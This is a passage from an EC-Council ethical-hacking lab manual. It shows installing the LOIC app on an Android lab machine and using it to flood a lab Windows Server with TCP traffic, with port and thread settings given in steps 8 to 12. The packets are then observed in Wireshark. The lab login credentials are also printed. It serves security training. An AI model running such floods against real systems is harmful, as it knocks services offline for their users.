4. **Cx File Explorer** opens; click **10.10.10.10** from the **Network** tab and navigate to **CEH-Tools → CEHv11 Module 17 Hacking Mobile Platforms → Android Hacking Tools → Low Orbit Ion Cannon (LOIC).**




Figure 1.3.3: Cx File Explorer

5. Click the **Low Orbit Ion Cannon LOIC_v1.3.apk** file.




Figure 1.3.4: Open the LOIC APK

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. A **Do you want to install this application?** screen appears, click **INSTALL**.




Figure 1.3.5: Click Install

7. The installation begins; on completion, an **App installed** notification appears; click **OPEN** to launch the app.




Figure 1.3.6: Launching LOIC

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

Perform DoS Attack on the Target Machine

8. On the LOIC screen, we will set a target website or machine. In this task, we shall launch a DoS attack on Windows Server 2019 (**10.10.10.19**) machine.
9. In the left pane, in the URL field, type **10.10.10.19** and click the **GET IP** button.
10. The IP address of the target machine is displayed under the **Manual IP** option, as shown in the screenshot.




Figure 1.3.7: Locking on a target

11. To launch the attack, first select the **TCP** radio button; in the right pane, enter **80** as the **Port** number and in the **Threads** field, enter **100**. Then, click the **Start** button, as shown in the screenshot.




Figure 1.3.8: Launching a DoS Attack

12. LOIC begins to flood the target machine with TCP packets, which we will see by running Wireshark.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.3

Analyze the Target Machine

13. Switch to the **Windows Server 2019** virtual machine and log in with the credentials **Administrator/Pa$$w0rd**.
14. Click the **Type here to search** field at the bottom of **Desktop** and type **wireshark**. Then, click **Wireshark** from the results.

Note: If **Wireshark** is not installed in the **Windows Server 2019** virtual machine, then navigate to the location **Z:\CEHv11 Module 03 Scanning Networks\Banner Grabbing Tools\Wireshark** and double-click **Wireshark-win64-3.0.5.exe** file and install Wireshark using default settings.

15. **The Wireshark Network Analyzer** opens; double-click on the primary network interface (in this case, **Ethernet0**) to start capturing network traffic.

Note: The network interface might differ in your lab environment.




Figure 1.3.9: Capturing network traffic through Wireshark

16. **Wireshark** starts capturing network packets. Note the huge number of packets coming from the attackers' machine (in this case, **Android**, which has the IP address **10.10.10.14**), as shown in the screenshot.
17. The packets from **10.10.10.14** are sent to the target machine (**Windows Server 2019**), whose IP address is **10.10.10.19**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

